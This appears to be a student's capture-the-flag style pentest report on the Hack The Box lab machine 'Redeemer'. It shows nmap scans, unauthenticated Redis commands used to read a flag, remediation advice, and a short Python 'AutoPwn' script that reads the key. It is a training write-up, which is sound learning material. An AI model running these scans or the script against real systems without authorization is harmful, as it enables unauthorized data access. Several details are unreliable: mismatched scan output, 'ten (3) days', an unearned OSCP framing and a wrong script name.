HACKTHEBOX

Penetration Testing Report

Machine Redeemer

Important!

It is important to note that the penetration testing activities may involve intrusive actions and simulated attacks that can potentially cause disruptions or impact the availability, integrity, or confidentiality of the target system and its associated data. The testing is conducted with the explicit consent and authorization of the system owner or responsible party.

indice

1. Executive Summary

As a candidate for the **Offensive Security Certified Professional (OSCP)** certification, I was assigned by the certification organization to conduct a security assessment on a specific network. The penetration test, which took place on June 2nd, 2023, aimed to simulate the attacks that a cybercriminal could carry out against the target network infrastructure. My objective was to identify and exploit any vulnerabilities present in the systems, gaining unauthorized access to the network and compromising sensitive assets and data.

During the assessment, I employed a combination of manual techniques and automated tools to identify weaknesses in the network's security. This involved a thorough analysis of the attack surface, scanning and enumeration of services, exploitation of known vulnerabilities, and web application penetration testing.

The discovered vulnerabilities were documented, and recommendations were provided to mitigate the identified risks. Furthermore, this report will outline the actions taken to enhance the security of the target network.

The security assessment conducted as part of the Offensive Security Certified Professional (OSCP) certification is a rigorous and comprehensive process that tests my skills and knowledge in the field of computer security.

1.1. Findings Overview

During the external penetration test, it was discovered that the server **Redeemer** with the IP address **10.129.180.205** is vulnerable due to misconfiguration and without the need for providing a password, for the **Redis** service running on port 6379.

1.2. Recommendations

Here are some recommendations to prevent **Misconfiguration**:

- Secure access: Restrict access to the Redis server by implementing proper network security measures. Use firewalls or network security groups to allow only authorized IP addresses to connect to the Redis server.
- Strong authentication: Set up strong authentication mechanisms for Redis to prevent unauthorized access. Avoid using default or weak passwords and consider using more secure authentication methods such as SSL/TLS or SSH tunnels.
- Role-based access control: Implement role-based access control (RBAC) to control user privileges and restrict access to sensitive Redis commands or operations. Assign appropriate roles and permissions to users based on their responsibilities and needs.
- Regular vulnerability assessments: Perform regular vulnerability assessments and security audits of the Redis server to identify and address any potential security weaknesses or misconfigurations. Stay updated with the latest security patches and updates for Redis.
- Monitoring and logging: Implement monitoring and logging mechanisms to track Redis server activities and detect any suspicious or unauthorized access attempts. Monitor for unusual patterns or behaviors and investigate any security incidents promptly.
- Secure Redis clients: Ensure that Redis client applications or tools are also properly configured and secured. Use secure connections, enable encryption, and validate input to prevent potential vulnerabilities or attacks.
- Regular backups: Regularly back up the Redis data to prevent data loss in case of any unexpected events or security incidents. Store the backups securely and test the restoration process periodically.
- Ongoing security awareness: Promote security awareness among administrators and users of the Redis server. Educate them about secure configuration practices, password management, and potential risks associated with misconfigurations.

1.3. Severity Scale

Report Card	
Criticality	**Description**
CRITICAL	Poses immediate danger to systems, network, and/or data security and should be addressed as soon as possible. Exploitation requires little to no special knowledge of the target. Exploitation doesn't require highly advanced skill, training, or tools.
HIGH	Poses significant danger to systems, network, and/or data security. Exploitation commonly requires some advanced knowledge, training, skill, and/or tools. Issue(s) should be addressed promptly.
MEDIUM	Vulnerabilities should be addressed in a timely manner. Exploitation is usually more difficult to achieve and requires special knowledge or access. Exploitation may also require social engineering as well as special conditions.
LOW	Danger of exploitation is unlikely as vulnerabilities offer little to no opportunity to compromise system, network, and/or data security. Can be handled as time permits.
INFORMATIONAL	Meant to increase client's knowledge. Likely no actual threat.

1.4. Scope

Scope Table	
Assessment	**Details**
Host	**Redeemer**
IPadress	**10.129.180.205**

1.4.1. Scope Exclusions

- Denegación de Servicio (DoS).
- Phishing/Ingeniería Social.
- To delete files from the Host.
- only the network range can be audited.

1.4.2. Scoping and Time Limitations

Time limitations were in place for testing. Internal network penetration testing was permitted for ten (3) business days.

2. Technical Report

During the penetration test conducted within the framework of the Offensive Security Certified Professional (OSCP), a critical vulnerability was identified using the vulneravility exploit on the host named **Redeemer** with the IP address **10.129.180.205**. This finding poses a significant risk to the security of the system.

By exploiting this vulnerability, unauthorized access and elevated privileges were obtained on the server, compromising the confidentiality, integrity, and availability of the information hosted on the system. This situation emphasizes the urgent need to address and mitigate the identified vulnerability to prevent future unauthorized access and potential damage to the system.

2.1. Methodology

As a penetration tester, widely adopted testing methods in the cybersecurity assessment industry were employed. This includes 5 phases:

- Information Gathering.
- Enumeration.
- Vulnerability Assessment.
- Exploitation.
- Reporting and Mitigation
- Anexos.

Throughout these phases, a combination of automated techniques and manual audits were utilized to ensure the best possible results.

2.1.1. Information Gathering

Se proporcionó una VPN y un rango de red de 10.129.180.0/24, en el cual se descubrieron la direccione **10.129.180.205**, que corresponde al host **Redeemer**, los detalles del servidor son los siguientes:

- **Host Redeemer**
- **IPadress 10.129.180.205**

The IP address and connectivity of the host/server were verified by conducting a ping sweep of the network, which returned the IP address **10.129.180.205** for **Redeemer**.

2.1.2. Enumeration

Nmap

```
nmap --open -p- -Pn -n -T4 -vvv 10.129.180.205 -oN allports

# Nmap 7.92 scan initiated Thu Jun 15 12:48:33 2023 as: nmap -sV -oN allports 10.129.91.160
Nmap scan report for 10.129.91.160
Host is up (0.11s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 15 12:48:46 2023 -- 1 IP address (1 host up) scanned in 12.87 seconds
```



Image 1: Port scanning with **nmap**.

Services and versions

Anonymous login is allowed on the FTP server.



Image 2: Service scanning with **nmap**.

```
nmap -sCV -p6379 10.129.180.205 -oN target

# Nmap 7.92 scan initiated Thu Jun 15 22:02:56 2023 as: nmap -sCV -p6379 -oN target 10.129.180.205
Nmap scan report for 10.129.180.205
Host is up (0.11s latency).

PORT     STATE SERVICE VERSION
6379/tcp open  redis   Redis key-value store 5.0.7

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Jun 15 22:03:03 2023 -- 1 IP address (1 host up) scanned in 7.12 seconds
```

2.1.3. Vulnerability Assessment

REDIS TCP-6379

The port 6379 is open, indicating that the Redis service is running. Since the other ports did not present vulnerabilities, we will focus on this one. However, since we don't have credentials, we will connect without providing anything.

2.1.4. Exploitation

We use the command **info** to see all the system information. Upon observing that there are four databases, we use the command **SELECT 0** to select database 0. To view all the keys in that database, we use the command **KEYS ***. Then, we print the value of the key named 'flag' using the command **get flag**."

2.1.5. Vulnerability Exploited: Weak Credentials

System Vulnerable: 10.129.180.205

Severity: Critical

Vulnerability Fix:Weak Credentials

To address the vulnerability of **Misconfiguration** in the context of Redis, it is crucial to implement appropriate security measures. This includes eliminating weak configurations. Properly configuring the Redis server settings is important to prevent unauthorized access. It is essential to secure Redis by setting strong authentication mechanisms, such as using secure passwords or other authentication methods like SSL/TLS. Anonymous or guest access should be disabled or restricted, allowing access only to necessary functionalities with appropriate permissions. Additionally, implementing authentication and access control measures ensures that only authorized users have access to Redis resources. Regular security audits, along with applying security updates and patches, are essential practices to keep the Redis system protected against known vulnerabilities. i

Vulnerability Explanation: Misconfiguration



Image 3: view the **flag**.

2.1.6. Reporting and Mitigation

System Cleanup

During a penetration test, tools, files, user accounts, etc., are created on the server system **Redeemer**, which could compromise its security. That is why a meticulous cleanup is carried out to remove any traces left on the server after the test is completed. It is ensured that all items created during the test have been completely eliminated, aiming to maintain the integrity, confidentiality, and availability of the system.

2.1.7. Anexos

```python
#!/usr/bin/python3

import argparse
import redis

class Exploit:
    def __init__(self, ip_address, lport):
        self.ip_address = ip_address
        self.lport = lport

    def run(self, ip_address, lport):

        # Crea una instancia del cliente Redis
        r = redis.Redis(host=self.ip_address, port=self.lport)

        # Ejecuta el comando GET para obtener el valor de la clave "flag"
        contenido = r.get("flag")

        # Verifica si se encontr  un valor para la clave "flag"
        if contenido is not None:
            print(f"El contenido de la 'flag': {contenido.decode()}")
        else:
            print("La clave 'flag' no existe en Redis.")


def get_arguments():
    parser = argparse.ArgumentParser(description='Uso de AutoPwn')
    parser.add_argument('-i', '--ip', dest='ip_address', required=True, help='IP de host remoto')
    parser.add_argument('-p', '--port', dest='lport', required=True, help='Proporcionar puerto.')
    return parser.parse_args()

def main():
    args = get_arguments()

    exploit = Exploit(args.ip_address, args.lport)
    exploit.run(args.ip_address, args.lport)

if __name__ == '__main__':
    main()


```

Code 1: AutoPwn Dancing.py